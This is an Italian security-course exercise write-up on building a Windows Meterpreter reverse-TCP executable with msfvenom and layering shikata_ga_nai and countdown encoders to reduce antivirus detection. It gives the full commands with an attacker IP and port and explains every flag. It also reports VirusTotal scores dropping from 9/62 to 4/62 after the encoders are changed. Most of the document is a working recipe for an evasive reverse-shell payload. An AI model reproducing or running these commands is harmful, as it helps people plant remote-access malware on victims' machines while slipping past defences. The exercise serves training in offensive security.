

L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.


Creiamo il malware con msfvenom

- msfvenom: Il comando per generare payloads.

```
(kali@kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.23 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -f exe -o polimorficomm.exe
Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
Found 1 compatible encoders
Attempting to encode payload with 100 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
```

- -p windows/meterpreter/reverse\_tcp: Specifica il payload. In questo caso, è un payload Meterpreter che stabilisce una connessione inversa TCP.
- LHOST=192.168.1.23: Indirizzo IP dell'attaccante dove il payload tenterà di connettersi. ○ 192.168.1.23: IP dell'attaccante.
- LPORT=5959: Porta che l'attaccante utilizzerà per ascoltare la connessione inversa. ○ 5959: Porta specificata.
- -a x86: Architettura del payload, in questo caso x86.
- --platform windows: Piattaforma target, in questo caso Windows.
- -e x86/shikata\_ga\_nai: Codifica il payload utilizzando l'encoder shikata\_ga\_nai, noto per essere un encoder polimorfo.
- -i 100: Indica il numero di iterazioni di codifica da applicare (100 iterazioni).
- -f raw: Formato di output, in questo caso raw (grezzo), senza nessun wrapper.
- |: Pipe, utilizza l'output della prima parte come input per il prossimo comando msfvenom.
- msfvenom: Di nuovo, utilizziamo msfvenom.
- -a x86: Architettura del payload, in questo caso x86 (32 bit).
- --platform windows: Piattaforma target, in questo caso Windows.
- -e x86/countdown: Codifica il payload utilizzando l'encoder countdown.
- -i 200: Indica il numero di iterazioni di codifica da applicare (200 iterazioni).
- -f raw: Formato di output, in questo caso raw (grezzo).
- |: Pipe, utilizza l'output della seconda parte come input per il prossimo comando msfvenom.
- msfvenom: Ancora una volta, utilizziamo msfvenom.
- -a x86: Architettura del payload, in questo caso x86.
- --platform windows: Piattaforma target, in questo caso Windows.
- -e x86/shikata\_ga\_nai: Codifica il payload utilizzando nuovamente l'encoder shikata\_ga\_nai.
- -i 138: Indica il numero di iterazioni di codifica da applicare (138 iterazioni).
- -o polimorficomm.exe: Specifica il nome del file di output, in questo caso polimorficomm.exe.

Una volta generato il file in formato .exe lo possiamo caricare sul sito virustotal.com e vedremo quanti antivirus rilevano il malware appena creato.



The screenshot shows the VirusTotal analysis page for a file named `polimorficomm.exe`. The file's SHA256 hash is `7c85803bb193c6765d34f4495af277ab4d1012af3104ae25cd24551798487174`. The Community Score is 9/62. The analysis shows that 9/62 security vendors flagged this file as malicious. The file is identified as `Exploit.Metacoder.Shikata.Gen` by several vendors. The file size is 10.55 KB and it was analyzed a moment ago.


Security vendors' analysis	
ALYac	Exploit.Metacoder.Shikata.Gen
BitDefender	Exploit.Metacoder.Shikata.Gen
Emsisoft	Exploit.Metacoder.Shikata.Gen (B)
GData	Exploit.Metacoder.Shikata.Gen
VIPRE	Exploit.Metacoder.Shikata.Gen
Arcabit	Exploit.Metacoder.Shikata.Gen
CTX	Unknown.exploit-kit.metacoder
eScan	Exploit.Metacoder.Shikata.Gen
Trellix (HX)	Exploit.Metacoder.Shikata.Gen
Acronis (Static ML)	Undetected

Al fine di diminuire la rilevabilità del file, possiamo cambiare gli encoder e variando il numero di iterazioni

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.23 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -o polimorficomm.exe
```

In questo esempio abbiamo sostituito nella terza parte del codice l'encoder `shikata_ga_nai` con `countdown` e portato le iterazioni a 200.

Una volta creato un nuovo exe lo carichiamo di nuovo su virustotal e controlliamo i risultati.



The screenshot shows the VirusTotal analysis page for a file named `polimorficomm.exe`. The file's SHA256 hash is `4e591700799200ab8f10b1e2ee4c578d23e8ce727693186b388db64797cf5ad`. The Community Score is 4/62. The analysis shows that 4/62 security vendors flagged this file as malicious. The file is identified as `Win32:MsfEncode-Q [Hack]` by several vendors. The file size is 10.16 KB and it was analyzed a moment ago.

Security vendors' analysis	
Avast	Win32:MsfEncode-Q [Hack]
ClamAV	Win.Exploit.Countdown-1
Acronis (Static ML)	Undetected
AVG	Win32:MsfEncode-Q [Hack]
Google	Detected
Abulab-VB	Undetected